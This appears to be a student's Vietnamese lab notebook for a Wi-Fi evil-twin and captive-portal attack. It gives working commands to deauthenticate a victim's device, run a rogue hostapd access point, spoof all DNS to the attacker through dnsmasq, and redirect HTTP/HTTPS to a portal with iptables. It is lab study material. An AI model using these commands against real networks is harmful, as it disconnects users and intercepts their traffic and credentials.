

Kết nối usb wifi adapter vào máy ảo




*sudo airodump-ng <monitor\_interface>* : Hiển thị các router hiện có gồm bssid(địa chỉ MAC thực tế), CH(kênh), ESSID(tên mạng).




*sudo airodump-ng -c 3 --bssid 4C:12:E8:78:E7:D8 wlan0mon*

Hiển thị các thiết bị(STATION) đang kết nối trực tiếp đến router.

**

*sudo aireplay-ng --deauth 0 -a <BSSID\_cua\_router\_that> -c <MAC\_cua\_victim> <monitor\_interface>*

Thực hiện tấn công deauthentication.

**

Bởi vì hiện tại chỉ có một adapter wifi usb:


Dừng chế độ monitor:

*sudo airmon-ng stop <monitor\_interface>*

Cấu hình ip tĩnh cho giao diện wifi(sau khi thoát monitor mode):




Cấu hình file hostapd.conf:




*sudo hostapd /etc/hostapd/hostapd.conf -d*

Chạy file.

Lỗi:





usb không nhận(khi disable usb trên máy host rồi).

Khi enable: máy ảo nhận, xong bị lỗi(nhập ip a xong đơ ra), tắt đi bật lại máy ảo không thấy nhận nữa.

Fix: rút usb ra cắm lại

Fix hostapd: sudo killall hostapd

WEEK 10:

Sửa lại 1 chút hostapd.conf cho dễ nhìn:

*interface=wlx00127b2157cb*

*driver=nl80211*

*ssid=thao 2024*

*hw\_mode=g*

*channel=7*


*auth\_algs=1*

*ignore\_broadcast\_ssid=0*

*wpa=0*

Chạy:

*sudo hostapd /etc/hostapd/hostapd.conf -d*



Thiết lập network service(dns và dhcp):

File /etc/hostapd/dnsmasq.conf:

*/etc/hostapd/dnsmasq.conf*

*interface=wlx00127b2157cb*

*dhcp-range=10.0.0.100,10.0.0.200,255.255.255.0,12h*

*dhcp-option=3,10.0.0.1*

*dhcp-option=6,10.0.0.1*


*log-queries*

*# (Tùy chọn) DNS Spoofing: Trả về IP của Kali cho các tên miền cụ thể*

*# address=/google.com/10.0.0.1*

*address=/#/10.0.0.1*

Disable dnsmasq để khởi động thủ công bằng dnsmasq.conf



Chạy lệnh: *sudo dnsmasq -C /etc/hostapd/dnsmasq.conf -d*

**

Bật IP forwarding: *echo 1 | sudo tee /proc/sys/net/ipv4/ip\_forward*


Thiết lập rule chuyển hướng:

*sudo iptables -t nat -A PREROUTING -i <wireless\_interface> -p tcp --dport 80 -j REDIRECT --to-port <port >*

*sudo iptables -t nat -A PREROUTING -i <wireless\_interface> -p tcp --dport 443 -j REDIRECT --to-port <port >*

Thiết lập NAT để nạn nhân vẫn có mạng khi qua portal:

*sudo iptables -t nat -A POSTROUTING -o <internet\_facing\_interface> -j MASQUERADE*

**

Lưu iptables:

*sudo apt-get install iptables-persistent*

*sudo netfilter-persistent save*

**